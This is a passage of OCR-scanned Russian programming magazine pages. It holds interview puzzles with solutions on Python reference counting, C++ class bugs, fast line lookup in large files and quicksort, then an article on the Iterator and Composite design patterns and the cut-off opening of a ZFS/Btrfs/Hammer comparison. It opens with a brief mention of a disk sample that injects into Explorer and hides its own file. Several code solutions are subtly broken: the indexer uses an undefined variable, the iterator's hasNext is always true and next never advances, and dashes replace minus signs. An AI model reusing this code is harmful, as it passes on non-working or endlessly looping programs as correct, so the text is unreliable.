На диске есть небольшой исходник с комментариями, реализующий внедрение в эксплорер икспишных окошек и скрывающий отображение файла своего модуля в проводнике.

Дима Осмаков (bumshmyak@yandex.ru)
Павел Александрович (ivinside.blogspot.com)

ПОДБОРКА ИНТЕРЕСНЫХ ЗАДАНИЙ, КОТОРЫЕ ДАЮТ НА СОБЕСЕДОВАНИЯХ

Задачи на собеседованиях

Сегодня мы подготовили для тебя порцию весьма заковыристых задачек по программированию и логике, которые могут поставить под сомнение компетентность даже суровых программистов.

УСЛОВИЕ

Что будет выведено в результате исполнения программы? Почему?

```
class A:
    def __init__(self, name):
        self.name = name
    def __del__(self):
        print self.name,

aa = [A(str(i)) for i in range(3)]
for a in aa:
    del a

print 'done'

# ...
```

РЕШЕНИЕ

Будет выведено следующее:

```
done
2 1 0
```

Как известно, инструкция 'del x' не вызывает напрямую x.__del__(), а лишь удаляет имя 'x' из локального пространства имен, тем самым уменьшая число ссылок на объект на единицу. Когда число ссылок на объект достигает нуля, для него вызывается метод __del__().

В данном случае при каждом проходе цикла создается дополнительная ссылка на объект, а при вызове 'del a' количество ссылок для каждого объекта понижается с 2 до 1, поэтому __del__ вызывается только после отработки скрипта. Количество ссылок на объект можно проверить через функцию sys.getrefcount(), правда, она возвратит число, на единицу большее искомого, так как при вызове функции создается дополнительная ссылка на проверяемый объект.

УСЛОВИЕ

Перечисли все проблемы, которые ты видишь в данном коде:

```
class Foo
{
public:
   Foo(int j) { i=new int[j]; }
   ~Foo() { delete i; }
private:
   int* i;
};

class Bar: Foo
{
public:
   Bar(int j) { i=new char[j]; }
   ~Bar() { delete i; }
private:
   char* i;
};

void main()
{
   Foo* f=new Foo(100);
```

```
    Foo* b=new Bar(200);
    *f=*b;
    delete f;
    delete b;
}
```

РЕШЕНИЕ

Проблемы начинаются еще на стадии компиляции (компилятор gcc 4.6):

```
Ошибка в объявлении функции main:
void main() {
main.cc:20:11: ошибка: "::main" должна возвращать "int"
```

Функции main следовало бы выглядеть так:

```
int main() {
    ...
    return 0;
}
```

Ошибка в конструкторе Bar:

```
main.cc: In constructor "Bar::Bar(int)":
main.cc:13:14: ошибка: нет подходящей функции для вызова
"Foo::Foo()"
```

Действительно, для построения объекта должен быть вызван конструктор базового класса. Так как специально не указано, какой конструктор надо вызывать, компилятор пытается подставить вызов конструктора по умолчанию Foo::Foo(), но такой конструктор не определен в классе Foo.

Подлечить это можно, например, явным вызовом конструктора Foo::Foo(int):

```
- Bar(int j) { i=new char[j]; }
+ Bar(int j) : Foo(0) { i=new char[j]; }
```

Следующая ошибка:

```
main.cc:23:21: ошибка: "Foo" является недостижимой базой "Bar"
```

При наследовании Bar от Foo можно указать тип наследования (public, private или protected). Если ничего не указано (как в нашем случае), то по умолчанию включается private. Это в итоге приводит к тому, что указатель Bar* не приводится к Foo* в рамках функции main (грубо говоря, делая связь private, мы кроме всего прочего не хотим сообщать о ее наличии внешнему миру).

Подлечить можно так:

```
- class Bar : Foo
+ class Bar: public Foo
```

Ок, теперь код компилируется и можно разбирать проблемы, которые возникнут во время выполнения. Чтобы не путаться, переименуем внутренний указатель в обоих классах:

```
class Foo
{
public:
    Foo(int j) { x=new int[j]; }
    ~Foo() { delete x; }
private:
    int* x;
};

class Bar: Foo
{
public:
    Bar(int j) { y=new char[j]; }
    ~Bar() { delete y; }
private:
    char* y;
};
```

Будем идти по порядку.

```
Foo* f=new Foo(100);
Foo* b=new Bar(200);
```

Здесь создаются объекты типа Foo и Bar.

Одна из потенциальных проблем — отсутствие проверки параметра j в конструкторах:

```
Foo(int j) { i=new int[j]; }
Bar(int j) : Foo(0) { i=new char[j]; }
```

j может быть отрицательным, тогда все будет плохо. Но это скорее небольшое замечание, нежели реальная проблема.

Следующая строчка «*f=*b» приведет к утечке памяти. Указатель f->x будет перезаписан указателем b->x. Оригинальное значение f->x потеряется, и мы уже не сможем освободить память, выделенную по этому адресу.

Следующая строка «`delete f`» удалит объект *f, и в деструкторе освободится память b->x (новое значение f->x).

Наконец, строка «`delete b`» удалит объект *b, но вызовет деструктор только Foo-части объекта *b, так как деструктор в Bar не виртуальный (нужно было бы добавить ключевое слово virtual к описанию деструктора). В этом деструкторе по второму разу освободится память b->x, что тоже является ошибкой: деструктор Bar не будет вызван, и память, на которую указывает b->y, не будет освобождена — еще одна утечка памяти.

УСЛОВИЕ

У тебя есть файл (например, access-лог web-сервера) очень большого размера. Пользователи часто запрашивают из него строчки по их номеру. Нужно реализовать функцию, которая бы возвращала строчку с произвольным номером за время, независимое от номера строчки и размера файла.

РЕШЕНИЕ

При решении этой задачи нас подстерегает несколько проблем. Во-первых, файл нельзя полностью перенести в оперативную память — у нас может оказаться недостаточно памяти для этого. Также замечу, что стандартный способ с циклом и итерационным протоколом здесь не проходит, так как выполнение такого кода занимает разное время в зависимости от номера строки. Чем больше номер, тем больше итераций цикла будет выполнено:

```
req = 12345 # номер строки, запрошенной пользователем
num = 1  # текущий номер строки
for line in open('log.txt'):
    if req == num:
        print line,
    num += 1
```

Следует принять во внимание, что наш большой файл изменяется не слишком часто, притом данные просто добавляются в его хвост. Поэтому мы можем схитрить: сначала с помощью некоторой функции индексатора проиндексировать файл таким образом, чтобы знать, на каком байте от начала файла начинается каждая строка:

```
def indexator(filename):
    offsetlist = []
```

```
    sfile = open(filename)
    while True:
        offset = f.tell()
        line = f.readline()
        if not line: break
        offsetlist.append(offset)
    ifile = open('indexfile.txt', 'w')
    pickle.dump(offsetlist, ifile)
    ifile.close()
    sfile.close()
```

Для удобства дальнейшего использования функция записывает в файл список с положениями начал строк при помощи модуля pickle. Таким образом, чтобы узнать, в каком месте файла начинается некоторая строка, мы просто извлекаем из списка элемент под соответствующим номером за вычетом единицы (подразумевая, что нормальный человек нумерует строки с единицы, а не с нуля).

Дело осталось за малым — реализовать функцию «возвращатор», которая собственно возвращает запрошенную пользователем строку:

```
def returnator(filename, num):
    ifile = open('indexfile.txt')
    sfile = open(filename)
    indexlist = pickle.load(ifile)
    sfile.seek(indexlist[num — 1])
    return sfile.readline()
```

Функция загружает список со значениями сдвигов из файла и затем с помощью функции seek() перемещается на нужное место в файле. Как видишь, время выполнения этой функции никак не зависит от номера строки, переданного пользователем.

УСЛОВИЕ

Напиши функцию сортировки массива чисел. Если знаешь несколько способов — используй наиболее быстрый из известных тебе алгоритмов.

РЕШЕНИЕ

За долгие годы сидения за компьютерами люди придумали массу способов сортировки. Одним из наиболее эффективных алгоритмов является сортировка под говорящим названием «быстрая». Она хоть и была изобретена более сорока лет назад, но до сих пор широко применяется. Сложность алгоритма можно оценить как O(n log n). Вкратце опишу ее смысл.

Из массива выбирается некоторый опорный элемент a[i] — посередине массива. Запускается процедура разделения массива, которая перемещает все ключи, меньшие либо равные a[i], влево от него, а все ключи, большие a[i], — вправо. Теперь массив состоит из двух подмножеств, причем левое меньше либо равно правому. Для обоих подмассивов: если в подмассиве более двух элементов, рекурсивно запускаем для него ту же процедуру.

Вот его реализация на языке Си:

```
template<class T>
void quickSort(T* a, long N) {
// a[] — сортируемый массив, a[N] — его последний элемент

  long i = 0, j = N;
  T temp, p;
  p = a[N >> 1]; // опорный элемент

  // процедура разделения
  do {
    while (a[i] < p) i++;
    while (a[j] > p) j--;

    if (i <= j) {
      temp = a[i]; a[i] = a[j]; a[j] = temp;
      i++; j--;
    }
  } while (i <= j);
  // рекурсивные вызовы, если есть что сортировать
  if (j > 0) quickSort(a, j);
  if (N > i) quickSort(a + i, N — i);
}
```

В СЛЕДУЮЩЕМ ВЫПУСКЕ

1. На острове живут 13 желтых, 15 синих и 17 красных хамелеонов. Когда встречаются два хамелеона разного цвета, они перекрашиваются в третий цвет. В остальных случаях ничего не происходит. Может ли случиться так, что все хамелеоны окажутся одного цвета?

2. В тюрьме сидят 10 заключенных, каждый — в одиночной камере. Общаться между собой они не могут. В один прекрасный день начальник тюрьмы объявил им, что предоставляет всем шанс выйти на свободу, и предложил следующие условия: «В подвале тюрьмы есть комната с переключателем, имеющим два состояния: ON/OFF (верх/низ). Вас будут в произвольном порядке по одному приводить в эту комнату и через несколько минут уводить. Находясь в комнате, каждый из вас может либо изменить положение переключателя, либо ничего с ним не делать. Персонал тюрьмы трогать этот переключатель не будет. В какой-то момент один из вас (любой) должен сказать, что в комнате побывали все заключенные. Если он окажется прав — всех отпустят, если ошибется — вы навсегда останетесь в тюрьме. Я обещаю, что в комнате побывают все заключенные и что каждого из вас будут приводить туда снова и снова неограниченное число раз». После этого заключенным разрешили собраться и обсудить стратегию, потом развели по камерам. Что им нужно делать, чтобы гарантированно выйти на свободу?

3. Перечисли все проблемы, которые ты видишь в данном коде:

```
public abstract class Digest {
    private Map<byte[], byte[]> cache =
       new HashMap<byte[], byte[]>();

    public byte[] digest(byte[] input) {
        byte[] result = cache.get(input);
        if (result == null) {
            synchronized (cache) {
                result = cache.get(input);
                if (result == null) {
                    result = doDigest(input);
                    cache.put(input, result);
                }
            }
        }
        return result;
    }

    protected abstract byte[] doDigest(byte[] input);
}
```

4. Выведи на экран с помощью XSLT версии 1.0 все четные числа в диапазоне от 1 до 1000000.

deeonis (deeonis@gmail.com)

ПАТТЕРНЫ «Итератор» и «Компоновщик»

РАБОТА С КОЛЛЕКЦИЯМИ

Логичная организация хранения данных и удобные способы доступа к ним могут являться весомым критерием при выборе ПО. Это важно как для простых пользователей, так и для опытных программистов. Недаром придумано столько разнообразных структур: массивы, деревья, стеки и прочее. Все они дают нам возможность эффективно использовать различные данные, но вот для доступа к этим данным нам надо хорошо себе представлять, как же устроены все эти стеки и массивы.

Предположим, что мы работаем в компании, которая собирает и обрабатывает некие данные из разных источников и продает их своим клиентам. Клиентов не очень много, всего несколько, и каждому из них нужна инфа из своего источника. С каждым из клиентов работает своя небольшая команда программистов, вследствие чего выдаваемые ими потоки данных располагаются в разных контейнерах. То есть, например, одна команда выдает клиенту обычный сишный массив, другая — двунаправленный список и так далее. Получается очень разношерстная выдача, хорошо хоть, что объекты, хранящиеся в этих контейнерах, приведены к одному внутреннему типу — стандарту DataObject.

DataObject и классы выдачи инфопотоков

```
class DataObject
{
    // ...
public:
    void printData();
    // ...
}

class InfoThread1
{
    // ...
    // возвращает указатель на массив объектов DataObject
    // и его длину в переменной len
    Array* getDataObj(int* len);
    // ...
}

class InfoThread2
{
    // ...
    // возвращает указатель на стек
    // с объектами DataObject
    Stack* getDataObj();
    // ...
}

// Далее следуют другие реализации классов инфопотоков,
// которые отдают клиенту свои структуры данных
// с объектами DataObject
```

Но вот через некоторое время компания решила расширяться, свести все потоки данных в один-единственный и продавать их более широкой аудитории. Все бы хорошо, но выдача в разных структурах данных вовсе не способствует такому объединению и расширению. Приводить все контейнеры к одному типу слишком накладно — каждая команда написала очень много кода, заточенного под арреи, стеки, списки и прочее. Чтобы наши будущие клиенты могли работать с обобщенными данными как с единым целым, а не вникать в особенности реализации каждого из потоков, нам нужно придумать какой-нибудь трюк. Клиент должен иметь простой и доступный способ проходить по всем объектам DataObject в инфопотоках, выдаваемых кодом наших команд программистов. Сейчас работа клиентов с нашими данными выглядит очень уныло.

Работа клиента с разными потоками данных

```
class Client
{
    InfoThread1* infoThread1;
    InfoThread2* infoThread2;

public:
    Client(InfoThread1* it1, InfoThread2* it2)
    {
        infoThread1 = it1;
        infoThread2 = it2;
    }

    void printData()
    {
        // Перебираем элементы массива
        int len;
        Array* arrayData = infoThread1.getDataObj(&len);
        for (i = 0; i < len; i++)
        {
            arrayData[i].printData();
        }

        // Достаем элементы из стека
        Stack* stackData = infoThread2.getDataObj();
        dataObj = stackData.pop();
        while (dataObj != NULL)
        {
            dataObj.printData();
            dataObj = stackData.pop();
        }
    }
}
```

Пример кода паттерна «Итератор» на C#

Как видно из кода, для того чтобы просто вывести на экран информацию из объектов DataObject, клиенту приходится создавать несколько циклов для прохождения по разным коллекциям, но при этом тело циклов остается практически неизменным. Это очень плохо, так делать нельзя (вернее, можно, но только школьникам). Чтобы клиент мог правильно пользоваться данными, нам надо немного потрудиться.

ИТЕРАТОРЫ

Вместо того чтобы отдавать клиентам разнообразные виды контейнеров, наши классы инфопотоков должны создавать некоторый абстрактный объект, с помощью которого можно пройти по всей коллекции. Для этого нам надо лишь создать функцию createIterator(), которая будет возвращать объект, реализующий интерфейс Iterator. Интерфейс этот довольно прост, он описывает всего лишь два метода: next() и hasNext(). Первый возвращает следующий элемент в коллекции, а второй проверяет, остались ли еще в этой коллекции непройденные элементы.

В этом случае клиенту достаточно лишь знать о существовании интерфейса Iterator и его двух методов. Он не должен задумываться о том, в каком виде хранится информация в инфопотоке, и, соответственно, программисты клиентской части

не должны писать для каждого класса отдельный код. Более того, наши кодеры, которые так долго и упорно трудились над созданием инфраструктуры для своих классов, не должны все это переписывать, им достаточно лишь добавить в свой код функцию createIterator(), которая возвращает объект класса, реализующего интерфейс Iterator.

Создание объектов с интерфейсом Iterator

```
class Iterator
{
public:
    virtual DataObject* next() = 0;
    virtual bool hasNext() = 0;
}

class ArrayIterator: public Iterator
{
    int nObject;
    int len;
    Array* dataArray;

public:
    ArrayIterator(Array* ar, int arLen)
    {
        len = arLen;
        dataArray = ar;
        nObject = 0;
    }

    DataObject* next()
    {
        return dataArray[nObject];
    }

    bool hasNext()
    {
        if (nObject >= 0 || nObject < len)
            return true;
        else
            return false;
    }
}

class InfoThread1
{
    // Переменные data и len инициализируются где-то в коде
    Array* data;
    int len;

public:
    // Вместо getDataObj() мы теперь используем createIterator()
    Iterator createIterator()
    {
        return ArrayIterator arIt(data, len);
    }
}

// Итератор для стека и для класса InfoThread2 реализуется
// подобным образом
class Client
{
    // ...
    void printData()
    {
        // Выводим инфу из первого инфопотока
        Iterator it = infoThread1.createIterator();
        printData(&it);
```




Диаграмма классов паттерна «Итератор»

```
        // Выводим инфу из второго инфопотока
        Iterator it = infoThread2.createIterator();
        printData(&it);
    }

    void printData(Iterator *it)
    {
        while (it->hasNext())
        {
            DataObject *dataObj = it->next();
            dataObj->printData();
        }
    }
}
```

Как видно из кода, мы устранили зависимость клиента от типа коллекции, используемой в инфопотоке. Теперь у нас нет кучи циклов для каждого класса, все они предоставляют унифицированный итератор, с помощью которого можно получить доступ к элементам массивов, списков и прочих структур данных.

Но тут есть несколько недостатков. Во-первых, клиентский код зависит от конкретных реализаций инфопотоков, а не от абстрактных интерфейсов. Ему надо знать о каждом классе, которые выдают наши доблестные кодеры. А меж тем в этих классах для клиента на данный момент важна лишь функция createIterator().

Из первого вытекает второе. При увеличении количества разнообразных инфопотоков код клиента придется постоянно дополнять и изменять. А вся концепция программирования с помощью паттернов создана для того, чтобы избежать таких изменений и обеспечить гибкость на уровне интерфейсов.

Чтобы исправить эти недочеты, необходимо, чтобы все наши классы инфопотоков были неразличимы для клиента, то есть надо ввести общий интерфейс. Представить, как это выглядит, можно, взглянув на код:

Интерфейс для инфопотоков

```
class DataCollection
{
public:
    Iterator createIterator() = 0;
}

class InfoThread1: public DataCollection
{
    // ...
}
```

```
class InfoThread2: public DataCollection
{
    // ...
}
```

Благодаря единому интерфейсу мы смогли убрать зависимости от конкретных классов и значительно сократить код клиента. Нам теперь не надо несколько раз вызывать функцию printInfo() руками, это можно сделать, например, в цикле.

«КОМПОНОВЩИК»

Теперь давайте представим, что структура данных, выдаваемая клиентам, усложнилась. Если раньше в коллекции были только элементы DataObject, то сейчас в ней должны быть еще и другие подколлекции. Другими словами, должна получиться древовидная структура, но клиент при этом должен работать с ней, как и раньше.

Для этого нам потребуется паттерн «Компоновщик», который объединяет объекты в древовидные структуры и позволяет выполнять однородные операции как с отдельными объектами, так и с их совокупностями. То есть наличие подколлекций в коллекции никак не должно отразиться на клиенте.

Чтобы провернуть подобный фокус, мы заменим интерфейс DataCollection, который мы реализовали в классах инфопотоков, на DataComponent. При этом DataComponent будет реализовываться и в классе DataObject, чего раньше не было.

Иерархия классов паттерна «Компоновщик»

```
class DataComponent
{
public:
    Iterator createIterator() = 0;
    void printData() = 0;
    DataComponent* getChild() = 0;
}

class InfoThread1: public DataComponent
{
public:
    Iterator createIterator()
    {
        // Возвращаем итератор
    }

    void printData()
    {
        // Этот метод может вызывать исключение
        // или вообще ничего не делать
    }
}

class DataObject: public DataComponent
{
public:
    Iterator createIterator()
    {
        // Возвращаем пустой итератор
    }

    void printData()
    {
        // Выводим данные
    }
}
```

Из кода видно, что интерфейс DataComponent объединяет в себе как методы DataCollection, например createIterator(),




Диаграмма классов паттерна «Компоновщик»

так и методы DataObject — printData(). Кроме того, добавилась функция getChild(), которая возвращает дочернюю коллекцию для элемента древовидной структуры.

Поскольку в нашей новой древовидной структуре есть как конечные элементы — DataObject, так и подструктуры — InfoThread1 и так далее, некоторые методы интерфейса DataComponent не будут иметь смысла. Например, функция getChild() применима только к узлам, которые представляют собой вложенные коллекции, а объекты DataObject должны игнорировать эту операцию. Мы можем, например, генерировать исключение или просто делать return. Это, конечно, может запутать клиента, но зато наша структура остается прозрачной для него. Клиент не видит разницы между одиночными объектами DataObject и их комбинациями.

Но для полной прозрачности нам необходимо реализовать класс итератора, который позволит обойти всю нашу новую структуру. Алгоритм обхода дерева можно выбрать любой: как в «ширину», так и в «глубину» — главное, чтобы клиентский код смог без изменений получить информацию из каждого элемента DataObject. Код такого итератора будет немного сложнее, чем те, что мы видели раньше, но принципиального отличия в его логике не будет.

ИТЕРАТОРЫ В С++

Те, кто знаком с С++ достаточно хорошо, наверняка пользовались библиотекой STL и ее компонентами. STL имеет собственную реализацию итераторов для своих контейнерных классов. Алгоритм работы STL'ных итераторов отличается от тех, что мы рассматривали выше. Так, объект класса iterator должен инициализироваться специальными функциями контейнера begin() или end(), которые предоставляют ссылку на первый и последний элементы в коллекции соответственно. Таким образом заменяется наш метод hasNext() — циклом for будем последовательно проходить от начала коллекции до конца. Кстати, перебор элементов происходит при помощи оператора ++, а не метода next(), как у нас.

Для совместимости с STL можно было не выдумывать свой интерфейс итератора, а реализовать стандартный, но это уже удел профи, а нам надо было понять, как работает этот паттерн, потому мы сделали все своими руками.

ЗАКЛЮЧЕНИЕ


Мы с тобой рассмотрели работу итераторов и разобрались с паттерном «Компоновщик». При их правильном использовании можно значительно упростить код для работы с разнообразными коллекциями. Также мы узнали, что в С++ есть уже готовые решения, которые избавляют нас от написания служебного кода. ⌶

Евгений Зобнин (zobnin@gmail.com)

ФАЙЛОВЫЕ СИСТЕМЫ БУДУЩЕГО

СРАВНИТЕЛЬНЫЙ ОБЗОР ZFS, BTRFS И HAMMER

Файловая система ext2, остававшаяся стандартом для Linux очень долгое время, была создана еще в конце 90-х, но она (или ее более свежая реинкарнация под названием ext3) до сих пор применяются на серверах и домашних машинах. Ext4, призванная исправить проблемы двух предыдущих ФС, уже начинает повсеместно внедряться, однако действительно ли она так хороша, или мы должны задуматься об альтернативах — файловых системах, созданных с нуля для удовлетворения современных потребностей?




Анализ скорости сжатия файла размером 2 Гб в разных ФС (меньше — лучше)


В мае 2011 года Майкл Рубин, ответственный за системы хранения данных в Google, выступил с докладом «Linux File Systems in the Cloud», в котором рассказал о производительности новой файловой системы, причинах миграции с файловой системы ext2 на ext4, а также более современных альтернативах ext4, доступных уже сегодня.

Переход на ext4 позволил существенно повысить общую производительность системы ввода-вывода, однако, как отметил сам Майкл, это не максимальная производительность, которой можно было бы достичь, и в будущем неизбежен переход на другую файловую систему, с кардинально новой архитектурой и подходом к хранению данных, который бы учитывал необходимость работы с огромными объемами информации (требование уже сегодняшнего дня). В следующих разделах статьи мы рассмотрим наиболее вероятных претендентов на роль файловой системы будущего, а также сделаем небольшой обзор ext4, объясняющий, почему эта файловая система уйдет с авансцены и ее место займут другие ФС.


EXT4

Файловая система ext4 пришла на смену устаревшей ext3 и принесла с собой довольно существенные изменения архитектуры, которые позволили поднять производительность ФС и вывести ее на приемлемый по сегодняшним меркам уровень. Основное нововведение ext4 заключается в использовании так называемых экстентов, которые позволяют адресовать непрерывные цепочки блоков файловой системы, вместо поблочных ссылок, как это было реализовано в ext2/ext3. Экстенты, до четырех указателей на которые помещаются прямо в inode, позволяют существенно ускорить поиск файла данных внутри ФС и, таким образом, повысить общую производительность ФС. Кроме того, в ext4 появились такие функции, как одномоментное выделение блоков группами, отложенное выделение блоков, а также резервирование inode при создании каталогов, которые снижают фрагментацию ФС и повышают скорость работы. Размер inode был увеличен до 256 байт, благодаря чему в него удалось уместить расширенные атрибуты ФС — метки ACL и атрибуты SELinux, что также сказалось на скорости доступа к ним. Появился механизм предварительного выделения блоков по запросу приложений, который позволяет не тратить время на забивание блоков нулями. Общий размер файловой системы был увеличен до эксбибайта, а размер файла — до 16 Тб. Все эти новшества позволили, по словам Google, сделать так, что на работу с метаданными новая файловая система теперь тратит всего 4% времени, а не 40%, как было с файловой системой ext2. Многие операции стали быстрее в разы, а некоторые — на порядок. В то же время и сотрудники Google, и сами создатели ext4 соглашаются, что это всего лишь переходный вариант на пути к более современным ФС. Старая модель управления данными, используемая в ext4, в принципе не может обеспечить приемлемый уровень производительности и функциональности для систем с большими объемами хранилищ, а также эффективную реализацию продвинутых функций, таких как снапшоты или множественные точки монтирования.





Анализ производительности чтения и записи файловых систем UFS, ZFS, ext3, ext4 и Hammer (больше — лучше), опубликованные ресурсом Phoronix.com в январе 2011 года (когда Hammer все еще находилась в стадии разработки)



Тест скорости записи 32 потоками одновременно и чтения 16 потоками в файловых системах UFS, ZFS (FreeBSD) и Btrfs. Июль 2010 года

КАКОЙ ДОЛЖНА БЫТЬ ФАЙЛОВАЯ СИСТЕМА БУДУЩЕГО

Чтобы немного пояснить ситуацию с функциями, которые потребуются от файловых систем в перспективе, проведем небольшой хит-парад возможностей, которые теоретически будут востребованы в ближайшем будущем, а фактически нужны уже сейчас:

